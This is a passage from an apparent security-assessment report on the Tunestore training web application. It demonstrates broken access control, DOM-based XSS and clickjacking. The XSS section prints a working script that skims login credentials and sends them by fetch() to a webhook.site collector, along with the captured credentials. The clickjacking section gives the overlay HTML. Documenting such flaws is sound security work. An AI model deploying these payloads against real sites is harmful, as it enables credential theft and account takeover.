


Figure 24: Successful Password Change Confirmation




Figure 25: Login Successful Using New Password

5.0 Broken Access Control Vulnerability

The Tunestore application lacks proper access controls, allowing unauthorized users to manipulate another user's settings or sensitive data simply by modifying URL parameters. An instance of this vulnerability can be exploited immediately after a user logs in, since the URL shows the username and password credentials of the user. An attacker can log in using their account and then immediately modify the URL to login as another user. This basically lets the attacker's account operate another account's resources without authentication.




Figure 26: Attacker Logged In As 'bobby' User




Figure 27: Attacker Modifies URL To Login As 'mopurba'




Figure 28: Unauthorized Access to Another User's Account

6.0 DOM-Based XSS Vulnerability

The Tunestore application is vulnerable to DOM-based XSS, which usually arise when JavaScript takes data from an attacker-controllable source, such as a form, and passes it to a phishing website. By exploiting this vulnerability, an attacker can harvest user login credentials by changing the submission link to a phishing webpage and then redirect the victim back to the legitimate Tunestore site. In this example, the attacker has created a phishing webpage that looks identical to the Tunestore home page.




Figure 29: Phishing Webpage

The difference is found in the injected script that modifies the login form's action to redirect to the webhook phishing site. This code turns the victim's login credentials into JSON and sends it to the webhook site for the attacker to steal.

```
<script>
window.onload = function() {
  document.forms[0].action = 'https://webhook.site/ab2cec3e-b881-4cd8-a57d-b965be870348';
  document.forms[0].onsubmit = function() {
    let username = document.forms[0].username.value;
    let password = document.forms[0].password.value;
    fetch('https://webhook.site/ab2cec3e-b881-4cd8-a57d-b965be870348', {
      method: 'POST',
      body: JSON.stringify({ username, password })
    });
  };
};
</script>
```

Figure 30: Injected JavaScript Code

Afterward, the webhook site automatically redirects the user to the Tunestore2020/ webpage, which makes the attack virtually undetectable.




Figure 31: Webhook Redirect




Figure 32: Phishing Webpage Login





Figure 33: Redirect To The Real Tunestore Webpage

Once the victim, in this case ‘mopurba,’ logs into the form on the malicious webpage, they are redirected to the actual Tunestore page as though nothing happened.

In the milliseconds it takes the malicious page to redirect to the actual Tunestore webpage, the victim's login information is sent to the webhook site. On webhook, the attacker can harvest various user credentials, leading to account takeover and further exploitation.



The screenshot displays a webhooks interface for a POST request. The URL is <https://webhook.site/ab2cec3e-b881-4cd8-a57d-b965be870348>. The host is 76.36.23.41, with links for Whois, Shodan, Netify, Censys, and VirusTotal. The date is 03/28/2025 10:00:48 AM (a minute ago), the size is 40 bytes, and the time is 0.000 sec. The ID is 96c5bd06-79dd-41b1-a83d-a45e3a3ffada. A note field is available with an 'Add Note' button. Below the metadata, the 'Query strings' section shows 'None'. The 'Request Content' section is expanded, showing the 'Raw Content' as a JSON object:

```
{  "username": "mopurba",  "password": "1234"}
```

POST	https://webhook.site/ab2cec3e-b881-4cd8-a57d-b965be870348
Host	76.36.23.41 Whois Shodan Netify Censys VirusTotal
Date	03/28/2025 10:00:48 AM (a minute ago)
Size	40 bytes
Time	0.000 sec
ID	96c5bd06-79dd-41b1-a83d-a45e3a3ffada
Note	Add Note
Query strings	
None	
Request Content	
Raw Content	
<pre>{ "username": "mopurba", "password": "1234"}</pre>	

Figure 34: Captured Credentials in Webhook

6.0 Clickjacking

The Tunestore application is vulnerable to clickjacking attacks, which occur when users are tricked into clicking on something different from what they intended, often a hidden or disguised element, which can lead to unintended actions. An attacker can embed a malicious submit button in an iframe pointing to the 'friends' webpage on Tunestore. When the button is clicked, a friend request is sent without the victim's knowledge. This button is placed over the real submit button, so the victim unknowingly clicks on the button when trying to complete the normal process of adding a friend.




Figure 35: Real Tunestore 'Friends' Page




Figure 36: Malicious Tunestore 'Friends' Page

```
<html>
  <head>...</head>
  <body>
    ... <iframe src="http://localhost:8082/Tunestore2020/friends.do" style="opacity:100;
    position:absolute; top:0; left:0; width:100%; height:100%;"> == $0
    </iframe>
    <form name="friendForm" method="POST" action="/Tunestore2020/addfriend.do">
      <input type="hidden" name="friend" value="bobby">
      <input type="submit" value="Submit">
    </form>
    <style>
      input[type="submit"] {
        position: absolute;
        bottom: 250;
        right: 825;
      }
    </style>
  </body>
</html>
```

Figure 37: Malicious Webpage HTML

In this example, user 'mopurba' is trying to add a friend named 'jeff' while unknowingly on the attacker's malicious webpage. When the victim clicks on the malicious submit button, they are redirected to the real Tunestore 'friends' page and a notification stating that user 'bobby' was successfully added.

Add Friend

Friend name:

Figure 38: Adding 'jeff' As a Friend

The screenshot shows a web browser window with two tabs, both titled 'Tunestore::Freinds'. The address bar shows 'localhost:8082/Tunestore2020/addfriend.do'. The page has a purple header with 'the tunestore' and 'buy some tunes - give some tunes'. The main content area is divided into two columns. The left column contains a welcome message for 'mopurba', a notification 'Successfully Added Friend bobby', and account balance information. Below this is a form to 'Add Balance' with a dropdown menu for 'Type' set to '-- SELECT', and input fields for 'Number' and 'Amount'. An 'Add' button is at the bottom of this form. The right column contains a 'Tunestore::Freinds' section with 'Friend Requests' (none listed) and 'My Friends' (listing 'bobby' as 'Waiting', 'eantonio' as 'Waiting', and 'hacker' as 'Approved' with a link to 'View hacker's CD's'). At the bottom right, there is another 'Add Friend' form with 'Friend name:' set to 'bobby' and a 'Submit' button. The footer shows 'Copyright © 2008 The Tune Store'.

the tunestore
buy some tunes - give some tunes

Welcome mopurba!
Successfully Added Friend bobby
Your account balance: \$0.00

Add Balance:

Type: -- SELECT

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Freinds

Friend Requests:

My Friends:

bobby
Waiting

eantonio
Waiting

hacker
Approved
[View hacker's CD's](#)

Add Friend

Friend name:

Copyright © 2008 The Tune Store

Figure 39: Malicious Button Added 'bobby' Instead